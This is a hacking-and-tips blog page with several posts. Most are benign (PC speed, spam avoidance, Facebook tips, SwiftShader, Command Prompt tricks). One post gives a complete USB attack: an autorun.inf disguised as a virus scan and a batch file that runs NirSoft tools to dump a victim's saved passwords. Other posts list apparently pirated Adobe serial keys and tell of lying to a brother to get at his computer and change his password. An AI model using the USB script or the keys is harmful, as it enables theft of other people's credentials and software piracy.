Showing posts with label XTRA. Show all posts

Why is Your PC Slow

Slow PC

First You Should Know About :

Boot : This is When you Simply open Your Computer. When it is powered Off.

Reboot/Restart : This is when you install or Uninstall a software or anything and it needs to restart/Reboot.

Cold Reboot/Restart : This is you hold the power button plain to turn Off. 

Warm Reboot/Restart : This is when you simply navigate Through the Start menu to restart.


So What's The Deal?

1. We Should Sometime's Do a Restart for Our Computer To be a little bit Fast. I don't do Restart which is Truth But Restart is a Best way to Have you Computer Back at its own Speed.

2. Cold Reboot is the Most Wrong Way to Restart your Computer its Simply Direct Effect Our Computer Speed, Because its Does not take any time to Save our recent Work.

3. Viruses are the Other Source To make your PC Slow So You Should have Antivirus. In my Recommendation AVAST is the Best.

4. Having Window Installed After Every 4 months is Best To speed Up Your PC.

5. Background Running Software's are Enemy of your Computer So you Know What To Do.You can      Click Here to See How to kill Background Running Software's.

6. The Out dated Drivers can also Slow your PC you Should know what to do.

How To Fix A Corrupted Window

Corrupted Window

How Window Is Corrupted? 

First of all Respectfully i posted this article because some one named Billy asked about what is meant by "Window corrupt" and How window is corrupted?

So Billy window is corrupted when any main file of an window is damaged by any virus or any other way. As the image which is shown Above is shown when you turn on your PC.
Hopefully you now should have known the answers of the questions.

How can we fix an corrupted Windows?

If you act upon this you window can be fixed.If you replace the Damaged file of windows OR you re-install another window on your Computer you window problem will be fixed.

To install new windows Xp Click Here

To install another windows like 7 or 8 then Google is your Friend.


How to change your friends password from His Computer


Why i made this tutorial

Actually, My brother kept his Computer safe with a Password.
And whenever any man who loves hacking in his brain an idea comes of hacking Soooooo
i tried to tell him Respectfully, that i want to borrow your computer because (Actually here i was thinking what i should tell him) But an intelligent man always make an excuse Soo i told to him that my window is corrupted and i want to download an educational video (every elder will give you any thing for education  REAL TRUTH).

SO LET'S START THE TUTORIAL :-


You all should try Believe it. You should also try one of my popular post Act on it

How to steal passwords using FUD Rapzo Keylogger

9 ways with Examples to have great traffic for your website

One day i way searching about Search Engine Optimization (SEO) then i found this great way to have Traffic for your own blog with Examples.


Image cannot be seen here so click ENLARGE


After enlarging zoom in to see clearly.

Thank you for reading this article.
HAVE A GOOD DAY

How to share your facebook screen with your friends


Hello Today, I will show you how to share your screen with your another Facebook friends!!


1. The App is on Facebook its name is "DESKHOP"


2. Now it will ask to access your Public profile or whatever..


3. As you know Click okay and then mark "By continuing you agree to the Privacy Policy and EULA"
and click on "Start Deskhopping"


4. After clicking, a screen will come to choose what friend you want to share your screen or control thier screen.


5. Have you clicked your friend if not then click him after clicking the following screen will open.


6. TADA here what you want "Share your screen"    OR    "Control Their Screen". Now an download will be started (Don't worry it is a safe program) on both of your computers.
As i clicked share my screen sooooo this appeared.

AND


7. Open the download and a window will appear Asking for permission of another person you want to share the screen with or Control their screen 


8. If he accepted then he can see what you are doing or showing him to do or anything etc..

SORRY! but my Friend didn't accepted it.

THANK YOU!!!!


Visit my another post about facebook   10 Best Facebook tips

Acrobat 9 pro extended serial keys

Free adobe acrobat 9 Serial Keys

Here Are The Serial keys:-

1380-1601-7539-9354-7032-1203

1380-1601-7539-9354-7032-1203

1380-1252-5771-0240-0509-4341 

1380-1709-6831-9981-4579-5085 

1380-1391-7352-5011-9530-3245 

1380-1041-9038-2158-6237-6631 

1380-1574-1392-4696-2339-3007

1380-1096-0584-2485-9301-2980 

1380-1601-7539-9354-7032-1203 

1380-1055-9410-1681-7228-8603

1380-1601-7539-9354-7032-1203

1118-4018-6583-4956-2486-7805 


1118-1905-0841-9679-7056-1416 


1380-1191-6819-4368-3716-4201


1380-1528-8703-9815-1141-3877


1380-1882-0511-1580-0823-5254


1380-1347-6675-2327-2521-2144


1380-1244-5736-2335-0065-7922


1380-1649-8220-3845-1219-3652


1380-1922-4063-3166-6815-6915


1380-1288-8732-6043-9473-9949


1380-1387-8100-0497-3982-1254


1380-1232-7118-5556-1720-2300


1380-1346-2923-9840-6599-5763


1380-1262-0912-9923-6215-4644


1380-1894-1337-5308-2665-3323


1380-1785-9720-6343-3960-0758


1380-1100-3311-8428-0788-9210


1380-1201-1707-4179-6814-4194


1380-1639-3843-0875-2568-4581


1380-1553-3593-5395-3097-3664


1380-1092-0604-5098-7115-6195


1380-1105-3842-6030-5834-3118


1380-1326-8164-4135-2838-4737

Hopefully you enjoyed this article of serial keys.


Adobe photoshop CS6 serial keys


Adobe Photoshop CS6 Serial Keys Free
Here Are The Serial keys:-

1330-1903-8430-6965-5066-7797

1330-1971-4830-5668-6067-1762


1330-1912-2628-0850-0232-4869


1330-1148-0472-2735-6555-0617


1330-1544-4195-8131-3034-5634


1330-1886-0283-4688-9152-2034


1330-1118-3174-6558-8260-5378


Hope you enjoyed this article

like and share also.

How to be safe from spams


Spam can be extremely frustrating to some individuals while others don't seem to be bothered by it. If you are one many trying to reduce the amount of spam in your inbox, the following guidelines can help along with a solid spam filter.

Encrypt email addresses

When you first create your email address, come up with a combination of letters and numbers that are cryptic in nature—something you couldn't find in a dictionary. For example, instead of using sally, or sally1, or sallysmith, choose: s18all56y.

Use Fake email addresses

On many websites, you are required to enter an email address into a standard form before you can proceed through the website. If you don't feel comfortable giving out your email address to the particular website, leave a fake email address.

Guard your email addresses

Treat your email address the same way you do most of your personal information. Don't give it out to anyone you don't trust.

Don't open Spam

If the Spam is HTML (one of those attractive graphic emails) and you open it, the graphic is pulled from the spammer's server. Your computer informs the spammer that your email address is in use.

Don't Reply

Remember those pesky telemarketers or the unrelenting door-to-door salesman? Once you answer the telephone or door, they know you are home and are a challenge to get rid of. The same is true of spammers. Once you reply to a Spam email, you have just confirmed for the spammer the legitimacy of your email address.

Don't post your email address

Once your email address has been placed on a website (personal or corporate) or entered into an online guest book, newsgroup, contact list, ezine, chat room, or a host of other online activities, you have just invited a spammer to take your email address. Spammers "harvest" your emails through programs called spiders, crawlers, and bots. These programs scour the web for email addresses to be used in the spammers future email campaigns.

Opt out

When you are purchasing something online or signing up for a service or promotion, be sure to opt-out on any additional services or promotions you don't want cluttering your inbox.

Don't unsubscribe

Honorable marketers will unsubscribe your email address if you request it, but distinguishing between legitimate companies and those who are not is a challenge. Check their privacy policy and complaint procedures. Submitting and unsubscribe request can be used against you—your email address may be confirmed by or sold to spammers. When this happens, your Spam will increase when you thought you'd submitted an unsubscribe request.

Use a Spam filter

No matter how thorough your Spam prevention measures, you will still receive Spam-accept this reality. Even though the perfect Spam filter doesn't exist, there are many good Spam filters in the marketplace that can help reduce the Spam you receive.

Thank you

10 Best Facebook tips


Best Facebook Tips we offer you Facebook Tips & Tricks daily. In this post we list the best tips for 2013. Read the tips below.

1.  Flip your status update - Surprise your friends by posting a flipped status update (text upside down). Visit upsidedowntext.com , write your text update there and copy-paste it to Facebook.


2.   Send SMS through Facebook - Use ChatSMS to send free SMS to your friends anywhere in the world.


3.   Remove Facebook advertisements - You can easily remove Facebook ads with Greasemonkey and Facebook: Cleaner.

4.  See private Facebook picture in full size - If you want to see a Timeline's profile picture in full size read this post.

5.  Find who deleted or unfriended you on Facebook - Ever wondered why the number of your friends has changed? The app who.deleted.me has the answer.

6.  Have secret friends on Facebook - If you want to add a friend on Facebook and communicate with him secretly follow this guide.

7.  Hide status updates from selected friends - Hiding status updates from certain people on Facebook made easy with this tip.


8.  Disable Seen Option in chat - With the Unseen add-on for Mozilla Firefox and Google Chrome you can disable the Seen Option in your Facebook chat.

9.  Download videos from Facebook - With downfacebook.com you can easily download Facebook videos to your Hard Drive.


10.   Permanently delete Facebook Account - If you ultimately want to delete your Facebook account, simply go to Facebook Delete Account Page and start the process. Just keep in mind that you shouldn't login to your profile for 14 days. Hopefully, after your account deletion Facebook will get rid of your private information and personal details...

Use USB to steal someone's password


I will show you an easy way to steal passwords of a computer with a USB

step 1: open notepad/wordpad


type:


[autorun]

open=launch.bat


ACTION= Perform a Virus Scan


save this as AUTORUN.inf

step2: open a new notepad/wordpad document


type:


start mspass.exe /stext mspass.txt


start mailpv.exe /stext mailpv.txt


start iepv.exe /stext iepv.txt


start pspv.exe /stext pspv.txt


start PasswordFox.exe /stext passwordfox.txt


start OperaPassView.exe /stext OperaPassView.txt


start ChromePass.exe /stext ChromePass.txt


start Dialupass.exe /stext Dialupass.txt


start netpass.exe /stext netpass.txt


start WirelessKeyView.exe /stext WirelessKeyView.txt


start BulletsPassView.exe /stext BulletsPassView.txt


start VNCPassView.exe /stext VNCPassView.txt


start OpenedFilesView.exe /stext OpenedFilesView.txt


start ProduKey.exe /stext ProduKey.txt


start USBDeview.exe /stext USBDeview.txt


save this as LAUNCH.bat


step3: copy the autorun and launch file to your USB

Step 4: Go to http://www.nirsoft.net/
And download the programs which named in Step 2…
[Ex:- mspass.exe mailpv.exe ]

step5: extract the files you downloaded to your desktop and copy all the .exe
files to your USB

step6: remove and re-insert your USB

step7: click on the option ” perform a virus scan”
(this is an exemple, if you want it to say something else go to the autorun file and change it

step8: go to “my computer”—> USB DRIVE and open it

Now see some text files, if you open them you will see usernames and passwords

NOTICE: this only recovers passwords that have once been saved on your computer (if it didn’t crash during the years)
msn passwords will not be shown because almost nobody saves those

Play game without graphic card


First of all i'll tell this [swiftshader] is best than 3d analyser..

This tutorial will quickly run you through the steps needed to use
SwiftShader.

SwiftShader tries to emulate full graphic processes such as pixel shader support, floating, rendering, stenciling and more. It can therefore be used to try and run some games with which 3D Analyzer does not solve the problem.


1. Download SwiftShader, you can get it here


2. Extract the contents into a folder.

3. Copy d3d8.dll, d3d9.dll and swiftshader.ini from the folder into the folder where the game's executables are located (usually in the installation directory, but if your installation directory is empty, check the subfolders inside; they usually are in the subfolder 'bin')

4. Open up swiftshader.ini with notepad or wordpad, and edit the options as needed. Here is a rundown of what options are there: 

[Capabilities]
PixelShaderVersion=2
>> - defines
maximum pixel
shader version, e.g. 21
= 2.1, 20 = 2.0, 10 =
1.0
VertexShaderVersion=
>> - defines maximum
vertex shader version,
e.g. 21 = 2.1, 20 = 2.0,
10 = 1.0
TextureMemory=512
>> - defines texture
memory, if games run
too slow, try changing
to 1024 (only if you
have 1GB of RAM)
[Caches]
VertexRoutineCacheSi
>> - According to your
available RAM
PixelRoutineCacheSize
>> - According to
your available RAM
SetupRoutineCacheSiz
>> - According to your
available RAM
VertexCacheSize=64
>> - 1/8 of the
Available RAM
[Quality]
TextureSampleQuality
>> - don't touch it,
lowering sample
quality will not
improve performance
MipmapQuality=0
>> - it defaults at 0, so
don't touch it
PerspectiveQuality=2
>> - 0 Disable, 1
Normal, 2 High. The
higher the value the
higher required
resources
TranscendentalPrecisi
- 0 Disable, 1 Normal,
2 High. The higher
value the
higher required
resources
[Processor]
ThreadCount=0 >>
- change to 2 if you
have dual core, 4 for
quad core, or leave it
at 1 for single core
CPUs
EnableSSE2=1 >> -
0 = disabled, 1 =
enabled, leave it
enabled
EnableSSE3=1 >> -
0 = disabled, 1 =
enabled, leave it
enabled
EnableSSSE3=1 >> -
0 = disabled, 1 =
enabled, leave it
enabled


5. Run the game! If it's an old game, it should run smooth.
Newer games usually run at choppy rates, usually unplayable.

Have fun!

An Alternative to increase the performance with games that DO NOT NEED Swshader to run is to PUT only one of the TWO DLLs ,d3d8.dll, or d3d9.dll in the folder of the game, depending on the game d3d8.dll or d3d9.dll only one of them will increse the performance with the .ini

Like this and share..

21 Command Prompt Tricks and Hacks


The Windows Command Prompt tool, and many of its commands, might seem boring or even relatively useless at first glance, but as anyone who has ever used the Command Prompt very often can tell you, there's much to love!
Below are several Command Prompt tricks and other Command Prompt hacks that I guarantee will get you excited about many of the mundane sounding Command Prompt commands like telnet, tree, or robocopy... okay, robocopy sounds pretty cool.
Some of these Command Prompt tricks and hacks are special features or uses of the Command Prompt itself, while others are just neat or relatively unknown things you can do with certain commands. Enjoy!

1. Use Ctrl-C to Abort a Command

Ctrl-C - Command Prompt Tricks
Just about any command can be stopped in its tracks with the abort command: Ctrl-C.
If you haven't actually executed a command, you can just backspace and erase what you've typed, but if you've already executed it then you can do a Ctrl-C to stop it.
Warning: Ctrl-C isn't a magic wand and it can't undo things that aren't undoable, like a partially complete format command. However, for things like the dir command that seem to go on forever or questions you're asked at the prompt that you don't know the answer to, the abort command is an excellent Command Prompt trick to know.


2. View a Command's Results One Page (or Line) at a Time

More Command - Command Prompt Tricks
Ever run a command, like the dir command, that produces so much information on the screen that it's almost useless? You're not alone.
One way around this is to execute the command in a special way so whatever information is generated is shown to you one page, or one line, at a time.
To do this, just type the command, the dir command for example, and then follow it with the pipe redirection operator and then the more command.
For example, executing dir /s | more will generate the thousands of lines of results that you expect from the dir command, but the more command will pause each page of results with -- More -- at the bottom of the page, indicating that the command is not done running.
Just press the space bar to advance by page or press the Enter key to advance one line at a time.
See Command Prompt Trick #7 below for a different solution to this problem.


3. Run Command Prompt as an Administrator Automatically

Command Prompt Admin Shortcut - Command Prompt Tricks
Many commands require that you execute them from an elevated Command Prompt in Windows - in other words, execute them from a Command Prompt that's run as an administrator.
You can always right-click on any Command Prompt shortcut and chooseRun as administrator but creating a shortcut to do the same thing can be a huge time saver if you're a frequent Command Prompt power user.
To complete this Command Prompt trick, just create a Command Prompt shortcut on the desktop, enter the shortcut's properties and then select the Run as administrator box located in the Advanced button on theShortcut tab.

4. Become a Command Prompt Power User with Function Keys

Command Prompt Function Keys - Command Prompt Tricks
The fact that the function keys actually do something in the Command Prompt is maybe one of the best kept secrets about the tool:
F1: Pastes the last executed command (character by character)
F2: Pastes the last executed command (up to the entered character)
F3: Pastes the last executed command
F4: Deletes current prompt text up to the entered character
F5: Pastes recently executed commands (does not cycle)
F6: Pastes ^Z to the prompt
F7: Displays a selectable list of previously executed commands
F8: Pastes recently executed commands (cycles)
F9: Asks for the number of the command from the F7 list to paste
Command Prompt Trick #17 is full of arrow key shortcuts, a few of which are similar to these function key tricks.

5. Hack the Prompt Text

Prompt Command - Command Prompt Tricks
Did you know that the prompt itself in the Command Prompt is completely customizable thanks to the prompt command? It is, and when I say customizable, I mean really customizable.
Instead of C:\>, you can set the prompt to any text you want, have it include the time, the current drive, the Windows version number, you name it.
One useful example is prompt $m$p$g which will show the full path of a mapped drive in the prompt, alongside the drive letter.
You can always execute prompt alone, without options, to return it to its sometimes boring default.

6. Get Help for Any Command

Help Switch - Command Prompt Tricks
Believe it or not, the help command does not provide help for every Command Prompt command. However, any command can be suffixed with the /? option, usually called the help switch, to display detailed information about the command's syntax and often times even some examples.
I doubt that the help switch is the coolest Command Prompt trick you've ever heard of, but it's hard to disagree that it's one of the more useful.
Unfortunately, neither the help command nor the help switch offer much in the way of explaining how to interpret the syntax. See How To Read Command Syntax if you need help with that.

7. Save a Command's Output to a File

Command Output - Command Prompt Tricks
An incredibly useful Command Prompt trick is the use of redirection operators, specifically the > and >> operators.
These little characters let you redirect the output of a command to a file, giving you a saved version of whatever data the command produced in the Command Prompt window.
For example, let's say you're about to post a computer problem to an online forum and you want to provide really accurate information about your computer. An easy way to do that would be to use the systeminfo command with a redirection operator.
For example, you might execute systeminfo > c:\mycomputerinfo.txtto save the information provided by the systeminfo command to a file. You could then attach the file to your forum post.
See How To Redirect Command Output to a File for more examples and a better explanation of how to use redirection operators.

8. View Your Hard Drive's Entire Directory Structure

Directory Structure with Tree Command - Command Prompt Tricks
I think one of the neatest little commands is the tree command. With tree, you can create a kind of map of your computer's directories.
Execute tree from any directory to see the folder structure under that directory.
Tip: With so much information, it's probably a good idea to export the results of the tree command to a file. For example, tree /a > c:\treeresults.txt, just as explained in Command Prompt Trick #7.

9. Customize the Command Prompt Title Bar Text

Command Prompt Title Bar - Command Prompt Tricks
Tired of that Command Prompt title bar text? No problem, just use the title command to change it to whatever you like.
For example, let's say your name is Maria Smith, and you want to express your ownership of the Command Prompt: execute title Property of Maria Smith and the Command Prompt's title bar will change immediately.
The change won't stick, so the next time you open Command Prompt the title bar will be back to normal.
The title command is usually used to help give a custom appearance in script files and batch files... not that I'm saying titling it with your name isn't a good idea!

10. Copy From the Command Prompt

Mark Feature in Command Prompt - Command Prompt Tricks
As you may or may not know, copying from the Command Prompt is not as easy as copying from other programs, which is part of the reason why saving a command's output to a file, Command Prompt Trick #7, is so handy.
But what if you do just want to copy a short section of text to the clipboard? It's not too hard but it's not very intuitive either.
Right-click anywhere in the Command Prompt window and choose Mark. Now, highlight with your left mouse button whatever you'd like to copy. Once your selection is made, press Enter.
Now you can paste that information into whatever program you'd like.


11. Open the Command Prompt From Any Location


Open Command Window Here - Command Prompt Tricks
If you've ever worked in the Command Prompt for very long, you know that it can be really frustrating executing the cd/chdir command over and over again to get to the right directory you want to work from.
Luckily, there's a super easy Command Prompt trick that will let you open a Command Prompt window from whatever folder you're viewing in Windows.
All you have to do is navigate, in Windows, to the folder you want to start working from in the Command Prompt. Once there, hold down yourShift key while you right-click anywhere in the folder. Once the menu pops up, you'll notice an entry that's not usually there: Open command window here.
Click it and you'll start a new instance of the Command Prompt, ready and waiting at the right location!
If you're a Command Prompt power user, you'll immediately recognize the value in this little trick.


12. Drag and Drop For Easy Path Name Entry


Command Prompt Drag and Drop - Command Prompt Tricks
Most Command Prompt commands require you, or have options, to specify full paths to files or folders but typing out a long path can be frustrating, especially when you miss a character and have to start over.
For example, in Windows 7, the path to the Accessories group in my Start Menu isC:\Users\Tim\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Accessories. Who wants to type that all in manually? Not me.
Luckily there's a Command Prompt trick that makes this much easier: drag and drop.
Just navigate to the folder you want the path for in Windows Explorer. Once there, drag the folder or file to the Command Prompt window and let go. Like magic, the full path is inserted, saving you a considerable amount of typing depending on the length and complexity of the path name.

Note: Unfortunately, the drag and drop feature does not work in an elevated Command Prompt.


13. Shut Down or Restart Another Computer


Remote Shutdown Dialog - Command Prompt TricksSystem administrators in a business environment do this all the time for lots of reasons, but you can also shut down or restart another computer on your network, all from your computer's Command Prompt.
The easiest way to shut down a computer remotely is to execute shutdown /i from the Command Prompt which will open the Remote Shutdown Dialog, shown here. Just enter the name of the remote computer (which you can get by running the hostname command on the other PC), choose what you want to do (restart or shutdown), select some other options and then click OK.
So whether you're brushing up on your command skills or just scaring a family member, this Command Prompt trick is a fun one.
You can also shut down or restart another computer strictly from the Command Prompt with the shutdown command, without using the Remote Shutdown Dialog.


14. Use Robocopy as a Backup Solution


Robocopy Command Backup - Command Prompt Tricks
Thanks to the robocopy command, you don't need to use Window's backup software or install a third party program to manage your backups.
Just execute robocopy c:\users\tim\documents f:\backup\documents /copyall /e /r:0 /dcopy:t /mir, obviously replacing the source and destination folders with whatever you'd like to backup and where. The robocopy command with these options functions identically to an incremental backup software tool, keeping both locations in sync.
You don't have the robocopy command if you're using Windows XP or earlier. However, you do have the xcopy command, which can be used to do something very similar: xcopy c:\users\tim\documents f:\backup\documents /c /d /e /h /i /k /q /r /s /x /y.
No matter which command you choose to use, just create a script file containing the command and schedule it to run in Task Scheduler and you'll have your own custom made backup solution.
I've chosen to use the robocopy command on my personal computers as my only local backup solution because I like the level of control it gives me. Hopefully you take that as a vote of confidence in this incredibly useful Command Prompt trick.


15. View Your Computer's Important Network Information


Ipconfig Command - Command Prompt Tricks
Maybe just for your own information, but certainly when you're troubleshooting a network or Internet problem, you'll probably at some point need to know details about your computer's network connection.
Everything you'd want to know about your network connection is available somewhere in the Control Panel in Windows, but it's much easier to find, and much better organized, in the results from the ipconfig command.
Open Command Prompt and execute ipconfig /all. What displays on screen next is everything important about your network connection: your IP addresshostnameDHCP server, DNS information, and much, much more.
Combine this hack with Command Prompt Trick #7 and you've got a very easy way to get information about your connection to someone helping you with a problem.


16. Map a Local Folder Just Like a Network Drive


Subst Command - Command Prompt Tricks
The net use command is used to assign shared drives on a network to your own computer as a drive letter, but did you know there's another command that can be used to do the same thing to any folder on any of your local hard drives?
There is and it's called the subst command. Just execute the subst command, followed by the path of the folder you wish to appear as a drive. For example, let's say you want your C:\Windows\Fonts folder to appear as the Q: drive. Just execute subst q: c:\windows\fonts and you're set!
This Command Prompt trick makes accessing a particular location from the Command Prompt much easier.


17. Access Previously Used Command with the Arrow Keys


Arrow Keys - Command Prompt Tricks
Another great Command Prompt trick has to be the use of the keyboard arrow keys to cycle through previously executed commands. The up and down arrow keys cycle through the commands you've entered and the right arrow automatically enters, character by character, the last command you executed.
This might not sound that interesting, but there are several situations where the arrow keys become huge time savers.
Consider this example: You've typed out 75 characters of a command and then try to execute it, only to find that you forgot to add an option at the very end. No problem, just hit the up arrow and the entire command is automatically entered in the Command Prompt window, ready for you to edit to make it work.

18. Automatically Complete Commands with Tab Completion


Tab Completion - Command Prompt Tricks
Tab completion is another Command Prompt trick that can save you lots of time, especially if your command has a file or folder name in it that you're not completely sure of.
To use tab completion in the Command Prompt, just enter the command and then the portion of the path that you do know, if at all. Then press the tab key over and over to cycle through all of the available possibilities.
For example, let's say you want to change directories to some folder in the Windows directory but you're not sure what it's named. Type cd c:\windows\ and then press tab until you see the folder you're looking for. The results cycle or you can use Shift+Tab to step through the results in reverse.

19. Find a Website's IP Address


Website IP Address - Command Prompt Tricks
Like to know the IP address of a website? There are a few different commands you can use to find it.
Let's use the nslookup command to find the IP address of About.com. Just execute nslookup about.com and view the result. Make sure you don't confuse any private IP addresses that also show up in the nslookup results alongside About.com's public IP address.
Another way to find a site's IP address is to use the ping command. Execute ping about.com and then look at the IP address between the brackets in the results shown.
Using either Command Prompt trick, the result is 207.241.148.80.


20. how to paste in command prompt
QuickEdit Mode - Command Prompt Tricks
How about an even easier way to copy from the Command Prompt? And a secret way to easily paste?
Just right-click on the Command Prompt title bar and select Properties. On the Options tab, in the Edit Options section, check the QuickEdit Mode box and then click OK.
Enabling QuickEdit Mode is like having Mark enabled all the time so selecting text to copy is really easy.
But it also enables an easy way to paste into the Command Prompt: just right click once and whatever is in the clipboard is pasted in the Command Prompt window. Normally, pasting involves right-clicking and selecting Paste.


21. Watch Star Wars Episode IV


ASCII Star Wars - Command Prompt Tricks
Yes, you read that correctly, you can watch an ASCII version of the full Star Wars Episode IV movie right in the Command Prompt window!
Just open Command Prompt and execute telnet towel.blinkenlights.nl. The movie will start immediately. This isn't a terribly productive use of the Command Prompt, nor is it really a trick of the Command Prompt or any command, but it sure is fun!
Note: The telnet command is not enabled by default in Windows 7 or Windows Vista but can be turned on by enabling Telnet Client from Windows Features in the Programs and Features applet in Control Panel. If you'd rather not enable Telnet but would like to see the movie, you can also watch it in your browser here.